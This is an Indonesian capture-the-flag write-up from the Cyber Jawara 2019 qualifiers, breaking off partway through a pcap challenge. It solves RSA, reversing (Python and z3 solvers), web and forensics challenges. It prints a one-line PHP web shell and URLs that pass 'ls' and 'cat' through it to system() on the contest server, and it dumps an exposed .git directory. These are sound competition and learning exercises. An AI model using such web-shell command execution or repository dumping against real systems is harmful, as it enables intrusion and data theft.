CYBER JAWARA

[Capture The Flag]

NAMA TIM : [Ashabul Kahfi]**Ubah sesuai dengan nama tim anda*

Sabtu 7 September 2019

Ketua Tim	
1.	Ahmad Fauzzan Maghribi
Member	
1.	Rio Darmawan
2.	Pandu Pramudya

[Soal 1] [Sanity Check]

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
Capture The Flag Report

1. Executive Summary
   (*Isikan Executive Summary disini*)



---

2. Technical Report
   (*Technical Report isikan disini*)
   Diberikan sebuah file flag yang terenkripsi RSA lengkap dengan public key dan private key nya, langsung saja di dekripsi menggunkan openssl.

```
esper@DESKTOP-S3H2M3P:/mnt/i/CyberJawara2019/Crypto/sanity_Check$ ls
flag.txt.encrypted  public.pub  sanity_check.zip  secret.pem
esper@DESKTOP-S3H2M3P:/mnt/i/CyberJawara2019/Crypto/sanity_Check$ openssl rsautl -decrypt -in flag.txt.encrypted -inkey secret.pem
CJ2019{w3lc0m3_to_Cyber_Jawara_quals}
esper@DESKTOP-S3H2M3P:/mnt/i/CyberJawara2019/Crypto/sanity_Check$
```

3. Conclusion
   (*Isikan Conclusion disini*)
   Flag : CJ2019{w3lc0m3_to_Cyber_Jawara_quals}

[Soal 2] [Insanity Check]

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
Capture The Flag Report

1. Executive Summary


   (*Isikan Executive Summary disini*)



2. Technical Report

   (*Technical Report isikan disini*)

   Diberikan sebuah file flag yang terenkripsi RSA dan sebuah public key tanpa private key nya. Pertama dapatkan dulu private key nya menggunakan RsaCtfTool.py dari https://github.com/Ganapati/RsaCtfTool.



Setelah didapatkan private key, langsung decrypt menggunakan openssl.

3. Conclusion
   (*Isikan Conclusion disini*)
   Flag : CJ2019{breaking_insecure_rsa_is_not_so_hard}

CYBER JAWARA

[Soal 3] [Newbie.exe]

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2. Technical Report

(*Technical Report isikan disini*)

Diberikan sebuah file PE 64-bit yang melakukan pengecekan masukkan, dan masukkan tersebut merupakan flag. Berikut hasil decompile menggunakan ida pro.

```
1  int __cdecl main(int argc, const char **argv, const char **envp)
2  {
3    signed int i; // [rsp+2Ch] [rbp-4h]
4
5    _main();
6    printf("Insert key: ");
7    scanf("%s", s);
8    for ( i = 0; i <= 47; ++i )
9    {
10     if ( 8 * s[i] != num[i] )
11     {
12       puts("Wrong key");
13       return 1;
14     }
15   }
16   puts("Correct");
17   return 0;
18 }
```

Bisa dilihat pengecekkan jika nilai setiap karakter dimasukkan dikalikan 8, sama dengan nilai dari variabel num. Berikut nilai dari variabel num.

```
.data:0000000000403004                 align 20h
.data:0000000000403020                 public num
.data:0000000000403020 ; _DWORD num[48]
.data:0000000000403020 num             dd 536, 592, 400, 384, 392, 456, 984, 392, 440, 800, 784
.data:0000000000403020                                         ; DATA XREF: main+66↑o
.data:0000000000403020                 dd 448, 384, 784, 432, 800, 808, 440, 800, 400, 2 dup(432)
.data:0000000000403020                 dd 816, 400, 384, 816, 792, 448, 2 dup(424), 456, 392
.data:0000000000403020                 dd 456, 784, 392, 776, 784, 432, 392, 792, 400, 440, 784
.data:0000000000403020                 dd 432, 384, 776, 808, 1000
.data:00000000004030E0 ; Function-local static variable
.data:00000000004030E0 ; func_ptr *p_92160
```

Langsung saja buat script python untuk otomatis menghitung nilai masukkannya, dengan cara setiap nilai num dibagi 8.

nub.py

```
lis = [536, 592, 400, 384, 392, 456, 984, 392, 440, 800, 784,
448, 384, 784, 432, 800, 808, 440, 800, 400, 432, 432,
816, 400, 384, 816, 792, 448, 424, 424, 456, 392,
456, 784, 392, 776, 784, 432, 392, 792, 400, 440, 784,
432, 384, 776, 808, 1000]

print "".join(chr(i/8) for i in lis)
```

Hasilnya CJ2019{17db80b6de7d266f20fc855919b1ab61c27b60ae}

Jika dimasukkan ke program, akan muncul tulisan correct

```
I:\CyberJawara2019\Reversing\newbie.exe>newbie.exe
Insert key: CJ2019{17db80b6de7d266f20fc855919b1ab61c27b60ae}
Correct
```

3. Conclusion

(*Isikan Conclusion disini*)

Flag : CJ2019{17db80b6de7d266f20fc855919b1ab61c27b60ae}

CYBER JAWARA

[Soal 4] [Haseul]

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
Capture The Flag Report

1. Executive Summary

(*Isikan Executive Summary disini*)



2. Technical Report

(*Technical Report isikan disini*)

Diberikan sebuah program ELF 64-bit, langsung saja decompile menggunakan ida pro.

```
signed __int64 __fastcall main(int a1, char **a2, char **a3)
{
  int v4; // eax
  int v5; // [rsp+1Ch] [rbp-14h]
  signed int i; // [rsp+20h] [rbp-10h]
  signed int j; // [rsp+24h] [rbp-Ch]
  char *s; // [rsp+28h] [rbp-8h]

  if ( a1 != 2 )
    return 1LL;
  s = a2[1];
  if ( strlen(a2[1]) != 34 )
    return 1LL;
  v5 = 0;
  for ( i = 0; i < 33; ++i )
  {
    for ( j = 1; j < 34; ++j )
    {
      v4 = v5++;
      if ( s[i] + s[j] != byte_8A0[v4] )
      {
        puts("nope!");
        return 1LL;
      }
    }
  }
  printf("CJ2019{%s}\n", s, a2);
  return 0LL;
}
```

Bisa dilihat, program menerima inputan dari argv dan melakukan pengecekan disitu. Langsung lihat nilai dari byte_8A0 yang merupakan variabel pembanding. (Kepotong karena terlalu panjang)

```
.rodata:00000000000008A0 ; unsigned __int8 byte_8A0[1089]
.rodata:00000000000008A0 byte_8A0        db 169, 238, 216, 220, 218, 231, 216, 236, 169, 229, 239
.rodata:00000000000008A0                                         ; DATA XREF: main+9E↑o
.rodata:00000000000008A0                 db 222, 216, 237, 225, 226, 174, 216, 222, 218, 174, 226
.rodata:00000000000008A0                 db 229, 242, 216, 238, 236, 226, 231, 178, 216, 211, 172
.rodata:00000000000008A0                 db 96, 165, 143, 147, 145, 158, 143, 163, 96, 156, 166
.rodata:00000000000008A0                 db 149, 143, 164, 152, 153, 101, 143, 149, 145, 101, 153
.rodata:00000000000008A0                 db 156, 169, 143, 165, 163, 153, 158, 105, 143, 138, 99
.rodata:00000000000008A0                 db 165, 234, 212, 216, 214, 227, 212, 232, 165, 225, 235
.rodata:00000000000008A0                 db 218, 212, 233, 221, 222, 170, 212, 218, 214, 170, 222
.rodata:00000000000008A0                 db 225, 238, 212, 234, 232, 222, 227, 174, 212, 207, 168
.rodata:00000000000008A0                 db 143, 212, 190, 194, 192, 205, 190, 210, 143, 203, 213
.rodata:00000000000008A0                 db 196, 190, 211, 199, 200, 148, 190, 196, 192, 148, 200
.rodata:00000000000008A0                 db 203, 216, 190, 212, 210, 200, 205, 152, 190, 185, 146
.rodata:00000000000008A0                 db 147, 216, 194, 198, 196, 209, 194, 214, 147, 207, 217
.rodata:00000000000008A0                 db 200, 194, 215, 203, 204, 152, 194, 200, 196, 152, 204
.rodata:00000000000008A0                 db 207, 220, 194, 216, 214, 204, 209, 156, 194, 189, 150
.rodata:00000000000008A0                 db 145, 214, 192, 196, 194, 207, 192, 212, 145, 205, 215
.rodata:00000000000008A0                 db 198, 192, 213, 201, 202, 150, 192, 198, 194, 150, 202
.rodata:00000000000008A0                 db 205, 218, 192, 214, 212, 202, 207, 154, 192, 187, 148
.rodata:00000000000008A0                 db 158, 227, 205, 209, 207, 220, 205, 225, 158, 218, 228
.rodata:00000000000008A0                 db 211, 205, 226, 214, 215, 163, 205, 211, 207, 163, 215
.rodata:00000000000008A0                 db 218, 231, 205, 227, 225, 215, 220, 167, 205, 200, 161
.rodata:00000000000008A0                 db 143, 212, 190, 194, 192, 205, 190, 210, 143, 203, 213
.rodata:00000000000008A0                 db 196, 190, 211, 199, 200, 148, 190, 196, 192, 148, 200
.rodata:00000000000008A0                 db 203, 216, 190, 212, 210, 200, 205, 152, 190, 185, 146
.rodata:00000000000008A0                 db 163, 232, 210, 214, 212, 225, 210, 230, 163, 223, 233
.rodata:00000000000008A0                 db 216, 210, 231, 219, 220, 168, 210, 216, 212, 168, 220
.rodata:00000000000008A0                 db 223, 236, 210, 232, 230, 220, 225, 172, 210, 205, 166
.rodata:00000000000008A0                 db 96, 165, 143, 147, 145, 158, 143, 163, 96, 156, 166
```

Langsung saja buat *constraint solver*nya menggunakan z3. Berikut scriptnya.

Solver.py

```
lis = [169, 238, 216, 220, 218, 231, 216, 236, 169, 229, 239
,222, 216, 237, 225, 226, 174, 216, 222, 218, 174, 226
,229, 242, 216, 238, 236, 226, 231, 178, 216, 211, 172
,96, 165, 143, 147, 145, 158, 143, 163, 96, 156, 166
,149, 143, 164, 152, 153, 101, 143, 149, 145, 101, 153
,156, 169, 143, 165, 163, 153, 158, 105, 143, 138, 99
,165, 234, 212, 216, 214, 227, 212, 232, 165, 225, 235
,218, 212, 233, 221, 222, 170, 212, 218, 214, 170, 222
,225, 238, 212, 234, 232, 222, 227, 174, 212, 207, 168
,143, 212, 190, 194, 192, 205, 190, 210, 143, 203, 213
,196, 190, 211, 199, 200, 148, 190, 196, 192, 148, 200
,203, 216, 190, 212, 210, 200, 205, 152, 190, 185, 146
,147, 216, 194, 198, 196, 209, 194, 214, 147, 207, 217
,200, 194, 215, 203, 204, 152, 194, 200, 196, 152, 204
,207, 220, 194, 216, 214, 204, 209, 156, 194, 189, 150
,145, 214, 192, 196, 194, 207, 192, 212, 145, 205, 215
,198, 192, 213, 201, 202, 150, 192, 198, 194, 150, 202
,205, 218, 192, 214, 212, 202, 207, 154, 192, 187, 148
,158, 227, 205, 209, 207, 220, 205, 225, 158, 218, 228
,211, 205, 226, 214, 215, 163, 205, 211, 207, 163, 215
,218, 231, 205, 227, 225, 215, 220, 167, 205, 200, 161
,143, 212, 190, 194, 192, 205, 190, 210, 143, 203, 213
,196, 190, 211, 199, 200, 148, 190, 196, 192, 148, 200
,203, 216, 190, 212, 210, 200, 205, 152, 190, 185, 146
,163, 232, 210, 214, 212, 225, 210, 230, 163, 223, 233
,216, 210, 231, 219, 220, 168, 210, 216, 212, 168, 220
,223, 236, 210, 232, 230, 220, 225, 172, 210, 205, 166
,96, 165, 143, 147, 145, 158, 143, 163, 96, 156, 166
,149, 143, 164, 152, 153, 101, 143, 149, 145, 101, 153
,156, 169, 143, 165, 163, 153, 158, 105, 143, 138, 99
,156, 225, 203, 207, 205, 218, 203, 223, 156, 216, 226
,209, 203, 224, 212, 213, 161, 203, 209, 205, 161, 213
,216, 229, 203, 225, 223, 213, 218, 165, 203, 198, 159
,166, 235, 213, 217, 215, 228, 213, 233, 166, 226, 236
,219, 213, 234, 222, 223, 171, 213, 219, 215, 171, 223
,226, 239, 213, 235, 233, 223, 228, 175, 213, 208, 169
,149, 218, 196, 200, 198, 211, 196, 216, 149, 209, 219
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,202, 196, 217, 205, 206, 154, 196, 202, 198, 154, 206
,209, 222, 196, 218, 216, 206, 211, 158, 196, 191, 152
,143, 212, 190, 194, 192, 205, 190, 210, 143, 203, 213
,196, 190, 211, 199, 200, 148, 190, 196, 192, 148, 200
,203, 216, 190, 212, 210, 200, 205, 152, 190, 185, 146
,164, 233, 211, 215, 213, 226, 211, 231, 164, 224, 234
,217, 211, 232, 220, 221, 169, 211, 217, 213, 169, 221
,224, 237, 211, 233, 231, 221, 226, 173, 211, 206, 167
,152, 221, 199, 203, 201, 214, 199, 219, 152, 212, 222
,205, 199, 220, 208, 209, 157, 199, 205, 201, 157, 209
,212, 225, 199, 221, 219, 209, 214, 161, 199, 194, 155
,153, 222, 200, 204, 202, 215, 200, 220, 153, 213, 223
,206, 200, 221, 209, 210, 158, 200, 206, 202, 158, 210
,213, 226, 200, 222, 220, 210, 215, 162, 200, 195, 156
,101, 170, 148, 152, 150, 163, 148, 168, 101, 161, 171
,154, 148, 169, 157, 158, 106, 148, 154, 150, 106, 158
,161, 174, 148, 170, 168, 158, 163, 110, 148, 143, 104
,143, 212, 190, 194, 192, 205, 190, 210, 143, 203, 213
,196, 190, 211, 199, 200, 148, 190, 196, 192, 148, 200
,203, 216, 190, 212, 210, 200, 205, 152, 190, 185, 146
,149, 218, 196, 200, 198, 211, 196, 216, 149, 209, 219
,202, 196, 217, 205, 206, 154, 196, 202, 198, 154, 206
,209, 222, 196, 218, 216, 206, 211, 158, 196, 191, 152
,145, 214, 192, 196, 194, 207, 192, 212, 145, 205, 215
,198, 192, 213, 201, 202, 150, 192, 198, 194, 150, 202
,205, 218, 192, 214, 212, 202, 207, 154, 192, 187, 148
,101, 170, 148, 152, 150, 163, 148, 168, 101, 161, 171
,154, 148, 169, 157, 158, 106, 148, 154, 150, 106, 158
,161, 174, 148, 170, 168, 158, 163, 110, 148, 143, 104
,153, 222, 200, 204, 202, 215, 200, 220, 153, 213, 223
,206, 200, 221, 209, 210, 158, 200, 206, 202, 158, 210
,213, 226, 200, 222, 220, 210, 215, 162, 200, 195, 156,156
,225, 203, 207, 205, 218, 203, 223, 156, 216, 226, 209
,203, 224, 212, 213, 161, 203, 209, 205, 161, 213, 216
,229, 203, 225, 223, 213, 218, 165, 203, 198, 159, 169
,238, 216, 220, 218, 231, 216, 236, 169, 229, 239, 222
,216, 237, 225, 226, 174, 216, 222, 218, 174, 226, 229
,242, 216, 238, 236, 226, 231, 178, 216, 211, 172, 143

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,212, 190, 194, 192, 205, 190, 210, 143, 203, 213, 196
,190, 211, 199, 200, 148, 190, 196, 192, 148, 200, 203
,216, 190, 212, 210, 200, 205, 152, 190, 185, 146, 165
,234, 212, 216, 214, 227, 212, 232, 165, 225, 235, 218
,212, 233, 221, 222, 170, 212, 218, 214, 170, 222, 225
,238, 212, 234, 232, 222, 227, 174, 212, 207, 168, 163
,232, 210, 214, 212, 225, 210, 230, 163, 223, 233, 216
,210, 231, 219, 220, 168, 210, 216, 212, 168, 220, 223
,236, 210, 232, 230, 220, 225, 172, 210, 205, 166, 153
,222, 200, 204, 202, 215, 200, 220, 153, 213, 223, 206
,200, 221, 209, 210, 158, 200, 206, 202, 158, 210, 213
,226, 200, 222, 220, 210, 215, 162, 200, 195, 156, 158
,227, 205, 209, 207, 220, 205, 225, 158, 218, 228, 211
,205, 226, 214, 215, 163, 205, 211, 207, 163, 215, 218
,231, 205, 227, 225, 215, 220, 167, 205, 200, 161, 105
,174, 152, 156, 154, 167, 152, 172, 105, 165, 175, 158
,152, 173, 161, 162, 110, 152, 158, 154, 110, 162, 165
,178, 152, 174, 172, 162, 167, 114, 152, 147, 108, 143
,212, 190, 194, 192, 205, 190, 210, 143, 203, 213, 196
,190, 211, 199, 200, 148, 190, 196, 192, 148, 200, 203
,216, 190, 212, 210, 200, 205, 152, 190, 185, 146, 138
,207, 185, 189, 187, 200, 185, 205, 138, 198, 208, 191
,185, 206, 194, 195, 143, 185, 191, 187, 143, 195, 198
,211, 185, 207, 205, 195, 200, 147, 185, 180, 141]

from z3 import *

data = [BitVec('x{}'.format(x), 32) for x in range(34)]

s = Solver()
for i in range(len(data)): #printable range 0x20 - 0x7f atau (32-127)
  s.add(data[i] >= 0x20)
  s.add(data[i] < 0x7f)

v5 = 0
for i in range(33):
  for j in range(1,34):
    s.add((data[i] + data[j]) == lis[v5])
```


```
    v5 = v5+1

if s.check() == z3.sat:
    model = s.model()
    solution = ''.join([chr(int(str(model[data[i]]))) for i in range(34)])
    print solution
```

Hasilnya adalah y0u_can_s0lve_thi5_ea5ily_usin9_Z3

Jika dimasukkan ke dalam program hasilnya sebagai berikut.



3. Conclusion

(*Isikan Conclusion disini*)

Flag : CJ2019{y0u_can_s0lve_thi5_ea5ily_usin9_Z3}

CYBER JAWARA

[Soal 5] [Mysterious]

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



2. Technical Report

(*Technical Report isikan disini*)

Diberikan sebuah file shell php yang isinya cukup aneh sebagai berikut.




Setelah searching di mbah google, menemukan refernsi yang relevan yaitu http://www.programmersought.com/article/7881105401/. Setelah membaca beberapa saat, shell diatas bisa dimaksudkan sebagai berikut.

shell.php
<?php $_GET[“_GET”]($_GET[ ]);


Yang artinya adalah parameter _GET diisi sebagai fungsi di php dan ____ sebagai argumennya.

http://203.34.119.237:50000/shell.php?_GET=system&____=ls



flag.65a7d7e0c97b5cad0cd8e28c2823fc8c.txt index.html shell.php

http://203.34.119.237:50000/shell.php?_GET=system&____=cat%20flag.65a7d7e0c97b5cad0cd8e28c2823fc8c.txt



CJ2019{shell_or_no_shell_that_is_the_question}

3. Conclusion

(*Isikan Conclusion disini*)

Flag : CJ2019{shell_or_no_shell_that_is_the_question}


[Soal 6] [Under Construction]

Table of Contents

Capture The Flag Report

1. Executive Summary


   (*Isikan Executive Summary disini*)



2. Technical Report

   (*Technical Report isikan disini*)

   Diberikan sebuah halaman web, seperti berikut.



Under Construction

Setelah dilakukan pengecekkan ternyata terdapat directory .git, langsung saja dump directory tersebut menggunakan tools https://github.com/arthaud/git-dumper. Setelah didapatkan directory nya. Langsung gunakan perintah git log –p untuk melihat log perubahan pada website tersebut. Setelah scroll beberapa saat didapatkan flagnya.

```
commit 561f4e4685580ff62ec8774ced1025c20a416977
Author: Fariskhi Vidyan <fariskhi@New-World-Order.local>
Date:   Sat Sep 7 07:40:12 2019 +0800

    Under construction

diff --git a/index.html b/index.html
index 18d0370..88709fd 100644
--- a/index.html
+++ b/index.html
@@ -5,6 +5,6 @@
   </head>

   <body>
-    <h1>CJ2019{git_crawling_for_fun_and_profit}</h1>
+    <h1>Under Construction</h1>
   </body>
 </html>
```

3. Conclusion

(*Isikan Conclusion disini*)

Flag : CJ2019{git_crawling_for_fun_and_profit}

CYBER JAWARA

[Soal 7] [Split]

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



2. Technical Report

   (*Technical Report isikan disini*)


   Clue sudah diberikan cukup jelas, bahwa didalam file pcap yang diberikan terdapat file yang dirancang terpisah dan harus disatukan agar mendapatkan flag. Pertama saya scan strings terlebih dahulu pada file split.pcap inilah hasilnya.

```
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_4) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.132
Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchang
e;v=b3
Referer: http://157.230.34.89:8000/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
4{\@
"Ygk
E{]@
"Ygk
HTTP/1.0 200 OK
"Ygk
Server: SimpleHTTP/0.6 Python/2.7.15+
Date: Wed, 04 Sep 2019 09:27:21 GMT
Content-type: application/octet-stream
Content-Length: 40
Last-Modified: Wed, 04 Sep 2019 09:08:14 GMT
flag.txtUT
4H1@
"Ygk
"Ygk
riodelord@Riodelord:/mnt/f/ctf/cyberjawara/split$
```

